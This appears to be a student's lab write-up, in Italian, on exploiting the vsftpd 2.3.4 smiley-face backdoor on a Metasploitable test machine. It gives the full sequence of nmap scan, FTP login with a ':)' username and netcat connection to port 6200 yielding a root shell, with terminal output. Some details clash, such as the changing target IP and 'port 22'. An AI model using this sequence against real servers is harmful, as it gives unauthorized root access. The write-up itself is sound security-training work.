S7/L1

Accettazione sfida del Professore:

Eseguire l'esercizio proposto, utilzzando solo vsfpd quindi sulla porta ftp 21.


Nota importante: Quando ha detto se ci riuscite mi regalo un sorriso ho capito leggendo tra le righe che si trattava di un suggerimento nascosto, facendo ricerce esiste una backdoor nella versione di VSFPD ovvero la " 2.3.4 " la quale consente di ottenere una shell remota semplicemente connettendosi via FTP con un utente che termina con l'emoticon di un sorriso " :) ".

Quindi ci si può accedere con il comando <ftp IP> e alla domanda nel login scrivere ad esempio < user: Luca:) >

L'importante che ci sia il sorriso. Proviamo:

- Prima di tutto controllo se VSFPD sia disponibile sulla porta 21

< nmap -p 21 192.168.50.101 >



< nmap -p 21 IP > ci conferma la porta 22 aperta.

con < telnet IP > ci conferma la versione del "sorriso" la 2.3.4

Adesso:

< ftp IP >

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.102

Connected to 192.168.50.102.
220 (vsFTPd 2.3.4)
Name (192.168.50.102:kali): luca:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp> quit

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.102

Connected to 192.168.50.102.
220 (vsFTPd 2.3.4)
Name (192.168.50.102:kali): user:)
331 Please specify the password.
Password:
500 OOPS: priv_sock_get_result
ftp: Login failed
ftp>
```

Mi dice login failed, un pò deluso apro una nuova scheda di terminale e provo a vedere se netcat mi risponde: < nc -nv IP Porta> (porta 6200 in teoria)

mi dice "Open" e rimane in caricamento, provo a scrivere "whoami" come visto in lezione e mi esce con sorpresa "root" ...Quindi siamo dentro con pochissime mosse!
non ci resta che caricare la cartella e vedera su metaspoitable con il comando
< ls - l /> se la cartella cè:

```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.50.102 6200

(UNKNOWN) [192.168.50.102] 6200 (?) open
whoami
root
mkdir "/Ho trovato il sorriso, qualcosa di più difficile?"

```

```
lrwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
lrwx------   2 root root  4096 2025-03-10 09:31 Ho trovato il sorriso, qualcosa
i più difficile?
lrwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root    32 2010-04-28 16:26 initrd.img -> boot/initrd.img-2.
6.24-16-server
```

BOOOM!!